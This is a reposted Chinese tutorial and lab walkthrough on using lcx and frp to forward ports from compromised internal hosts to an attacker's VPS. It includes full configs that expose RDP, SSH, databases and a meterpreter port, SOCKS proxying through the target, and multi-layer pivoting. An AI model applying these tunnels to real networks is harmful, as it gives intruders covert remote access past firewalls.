
一.lcx使用介绍

lcx是一款端口转发工具,可以使windows/linux 的某个端口转发到其他主机,或者转发到本机的其他端口,如:将A 主机的3389 转发到B主机的1234端口,或者将A 主机的3389端口映射到A 主机的1234端口
参数如下:
讯享网
1、转发端口到其他主机 lcx.exe -slave vps的ip 1234 0.0.0.0 3389 2.在vps上监听端口1234,并把端口1234的流量转发到1235,随后连接vps的1235端口就能连接肉鸡的3389端口 lcx.exe -listen 1234 1235 3.将本机端口映射到本机的其他端口 lcx -tran 51 127.0.0.1 3389 讯享网
二.frps使用介绍
端口转发工具,有客户端和服务端,通常服务器部署在公网的VPS上,客户端部署在能够出网的内网机,将内网机的端口映射在vps上,通过连接vps 连接内网机
参数如下:
1.服务端f配置frps.ini
讯享网# 通用配置段 [common] # 指明 frp 服务端监听的端口[ 实战中可以用一些通透性较好的端口,6000 这种高端口,实战中,可能会出不来 ] 和 ip [ 0.0.0.0 表示监听 vps 本地任意 ip ] bind_addr = 0.0.0.0 bind_port = 6000 # 指明 frp 服务端控制面板登录端口和账号密码[实战中务必要设置的复杂一点],通过控制面板,我们可以实时了解到数据收发情况 dashboard_port = 6508 dashboard_user = striker dashboard_pwd = admin!@#45 # 指明 frp 默认日志输出位置,所有的日志信息都放到当前目录下的 views.log 文件中 log_file = ./views.log # 日志级别分类: debug, info, warn, error,通常情况下,info 即可 log_level = info log_max_days = 20 # 是否开启特权模式[特权模式下,客户端更改配置无需更新服务端] privilege_mode = true # 授权 token 建议随机生成 privilege_token = FE9kTsW8Lg71oDKi # 特权模式下允许分配的端口[避免端口被滥用] privilege_allow_ports = 4000-50000 # 心跳检测超时时长 heartbeat_timeout = 30 # 后端连接池的最大连接数量 max_pool_count = 100 # 口令超时时间 authentication_timeout = 900 # 指明子域名,后续将会全部用域名的形式进行访问 [特权模式需下将 *.domain.com 解析到外网 vps 机器,即泛解析] subdomain_host = study.com # 如果需代理内网 web[包括基于 http 和 https 的站],则要开启此项 vhost_http_port = 8090 vhost_https_port = 9443
2.客户端配置frpc.ini
# 通用配置 [common] # 指明 frp 服务端的 ip[或者域名,实战中一般都会直接用域名]地址及端口 server_addr = shop.study.com server_port = 6000 # 指明日志文件输出位置 log_file = ./views.log log_level = info log_max_days = 3 # 授权 token,此处必须与服务端保持一致才行,否则无法建立连接 auth_token = FE9kTsW8Lg71oDKi # 特权模式 token,同样要与服务端完全保持一致 privilege_token = FE9kTsW8Lg71oDKi # 心跳检测时长 heartbeat_interval = 10 heartbeat_timeout = 30 # 将内网指定机器的 ssh 端口映射到我们自己的公网 vps 机器上,理论上此处可以配置任你你想映射的任何常规 tcp 端口服务,远非仅限于提到的这些 [ssh] type = tcp local_ip = 0.0.0.0 local_port = 22 # 这个 remote_port 的意思是当你访问 frp 服务端的 1222 端口就相当于在访问本机的 22 端口,也就所谓的"映射",想必现在应该能理解前面说的意思了 remote_port = 1222 # 是否开启加密[流量加密,应对防火墙] use_encryption = true #压缩 use_compression = true # 是否开启压缩 use_gzip = true # 将内网当前机器的 rdp 端口映射到我们自己的公网 vps 机器上 [Rdp] type = tcp local_ip = 0.0.0.0 local_port = 3389 remote_port = 6389 # 将内网当前机器的 Mysql 端口映射到我们自己的公网 vps 机器上 [Mysql] type = tcp local_ip = 0.0.0.0 local_port = 3306 remote_port = 1306 # 将内网当前机器的 Mssql 端口映射到我们自己的公网 vps 机器上 [Mssql] type = tcp local_ip = 0.0.0.0 local_port = 1433 remote_port = 1533 # 将内网当前机器的 ftp 端口映射到我们自己的公网 vps 机器上 [Ftp] type = tcp local_ip = 0.0.0.0 local_port = 21 remote_port = 2121 # 将内网当前机器的 bind 型 meterpreter shell 端口映射到我们自己的公网 vps 机器上 [Meterpreter] type = tcp local_ip = 0.0.0.0 local_port = 443 remote_port = 4443 # 将内网当前机器的 udp 端口映射到我们自己的公网 vps 机器上 [Snmp] type = udp local_ip = 0.0.0.0 local_port = 161 remote_port = 1611 # 将内网当前机器指定的 web 端口映射到我们自己的公网 vps 机器上,特别注意此处的 subdomain[子域]随便给一个就行,因为前面是泛解析的 [Phpinfo] type = http local_port = 80 subdomain = test # 是否启用特权模式[特权模式下服务端无需配置] privilege_mode = true # 连接数量 pool_count = 120 三. 把目标的3389端口映射到vps上

在vps上启用frp的服务端:

在受害机上启用frp客户端,frpc.ini配置如下:
frpc.exe -c frpc.ini

连接vps的1234端口就能连接受害机的RDP服务


四.利用frp搭建socks/http代理
讯享网[plugin_socks5] type = tcp remote_port = 6005 plugin = socks5 plugin_user = abc plugin_passwd = abc [plugin_http_proxy] type = tcp remote_port = 6004 plugin = http_proxy plugin_http_user = abc plugin_http_passwd = abc

启用frp客户端后,使用Proxifier工具进行socks代理

配置任意程序都走socks代理,此时本机的流量都会通过靶机出去

在浏览器上添加http代理

本机直接访问靶机的http服务访问不了(设置了防火墙策略阻断80端口入栈)

使用代理后流量通过靶机走出
五.利用FRP+LCX多层网络出网
靶场环境 :
A靶机: windows 2003 ip:192.168.4.49 (不通外网)
B靶机:ubuntu ip: IP:192.168.4.50 AND 192.168.197.131 (不通外网)
C靶机: windows 2008 IP: 192.168.197.130 AND 192.168.1.6 (192.168.1.6通外网)
目标把A靶机的RDP服务和B靶机的SSH服务映射到vps上
1.将A靶机的RPD服务通过LCX转发到B靶机上
lcx.exe -slave 192.168.4.50 3388 127.0.0.1 3389

B靶机使用lcx监听3388端口,并把流量转发到3387端口
./portmap -m 2 -p1 3388 -p2 3387


2.使用frp将B靶机的SSH服务和3387端口映射到C靶机上:
C靶机启动frp服务端:
B靶机启用frp客户端:
frpc.ini配置如下:


此时使用远程桌面连接C靶机的3386端口就是A靶机的RDP服务,使用SSH连接C靶机的22端口就是B靶机的SSH服务
3、使用frp将A靶机的3386端口和22端口映射到VPS上
在VPS上启用frp的服务端
A靶机的frp客户端frpc.ini配置如下:

在A靶机上运行FRP客户端

此时使用远程桌面连接vps的3389端口就是A靶机的RDP服务


使用ssh连接vps的1234端口就是B靶机的ssh服务:
附:
frps完整配置文件
frpc完成配置文件
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容,请联系我们,一经查实,本站将立刻删除。
如需转载请保留出处:https://51itzy.com/kjqy/56858.html